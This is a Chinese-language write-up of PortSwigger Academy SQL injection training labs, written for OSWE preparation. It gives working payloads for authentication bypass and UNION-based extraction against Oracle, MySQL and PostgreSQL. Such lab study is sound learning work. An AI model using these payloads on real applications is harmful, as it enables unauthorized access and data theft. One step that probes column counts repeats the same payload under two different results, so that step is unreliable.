OSWE PortSwigger SQL 注入 Write-up

本文最后更新于 2026年4月13日 晚上

PortSwigger 是一家专注于 Web 应用安全研究与工具开发的知名安全厂商,其核心产品 Burp Suite 被广泛应用于渗透测试、漏洞挖掘及安全研究等领域,是当前 Web 安全测试中最主流的工具之一。

除了工具产品外,PortSwigger 还推出了 Web Security Academy,该平台提供大量免费且高质量的在线实验环境(Labs),覆盖 SQL 注入、XSS、身份认证绕过、访问控制缺陷等主流 Web 漏洞类型。每个实验均配有详细的知识讲解与实战场景,能够帮助学习者在真实环境中理解漏洞原理并掌握利用方法。

对于备考 OSWE 等高级安全认证的学习者而言,PortSwigger Academy 不仅是入门 Web 安全的优质平台,同时也是提升漏洞挖掘与代码审计能力的重要训练场景,具有较强的实战价值与体系化学习意义。

1
2
# 注册账号后可免费学习
https://portswigger.net/web-security


实验一:基于 WHERE 子句的 SQL 注入可绕过过滤并获取隐藏数据

提示: 执行 SQL 注入攻击,使应用程序显示一个或多个未发布的产品。

构造 or 条件使 where 子句恒为真,从而绕过过滤并返回全部数据。

1
2
# 后端实际执行语句
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
1
2
# SQL 注入后执行语句
SELECT * FROM products WHERE category = 'Gifts' or 1=1-- ' AND released = 1

实验二:绕过系统登录

提示: 使用 SQL 注入以 administrator 用户身份登录到应用程序。

使用 SQL 注入万能密码绕过登录限制,进入系统后台。

1
admin' or 1=1--+

实验三:查询 Oracle 数据库的类型和版本

提示: 产品类别筛选器存在 SQL 注入漏洞。可以使用 UNION 攻击来检索注入查询的结果。


Oracle 数据库中的 SQL 注入语法与 MySQL 存在差异,但整体原理一致,通常首先通过 order by 语句判断查询结果的列数。


点击任意标签页

1
2
3
4
# 页面 500 错误
Lifestyle' order by 3--+
# 页面 200 正常
Lifestyle' order by 3--+


根据页面状态码,可判断当前数据表共两列,继续通过 union 联合查询获取数据回显位。对于 MySQL 数据库,可直接通过 union select 注入,Oracle 数据库则需要借助系统虚拟表(dual),否则会发生语法错误。

1
2
# 注意修改 -Lifestyle,还需要注意数据类型,字符串需要添加引号
-Lifestyle' union select '1','2' from dual--+


找到数据回显位,查询数据库版本信息。

1
-Lifestyle' union select banner,'2' from v$version--+

实验四:查询 MySQL 数据库的类型和版本

提示: 此实验环境中的产品类别筛选器存在 SQL 注入漏洞。可以使用 UNION 攻击来检索注入查询的结果。

考察 MySQL 数据库 union 联合注入,和 Oracle 数据库流程类似,判断数据表列数 -> 判断数据回显位 -> 注入获取数据。

1
2
3
4
5
6
7
8
# 数据表依然是 2 列
Gifts' order by 2--+

# 获取数据回显位
-Gifts' union select 1,2--+

# 注入获取数据库版本信息

-Gifts' union select version(),2--+

实验五:查询 PostgreSQL 数据库的内容

提示: 产品类别筛选器存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此可以使用 UNION 攻击从其他表中检索数据。该应用程序具有登录功能,数据库中包含一个存储用户名和密码的表。需要确定该表的名称及其包含的列,然后检索该表的内容以获取所有用户的用户名和密码。

考察的 PostgreSQL 数据库 SQL 注入。

1
2
3
4
5
# 数据表列数为 2
Lifestyle' order by 2--+


# 获取数据库版本信息
-Lifestyle' union select version(),'123'--+

1
2
3
4
5

# 获取当前数据库
-Lifestyle' union select current_database(),'123'--+

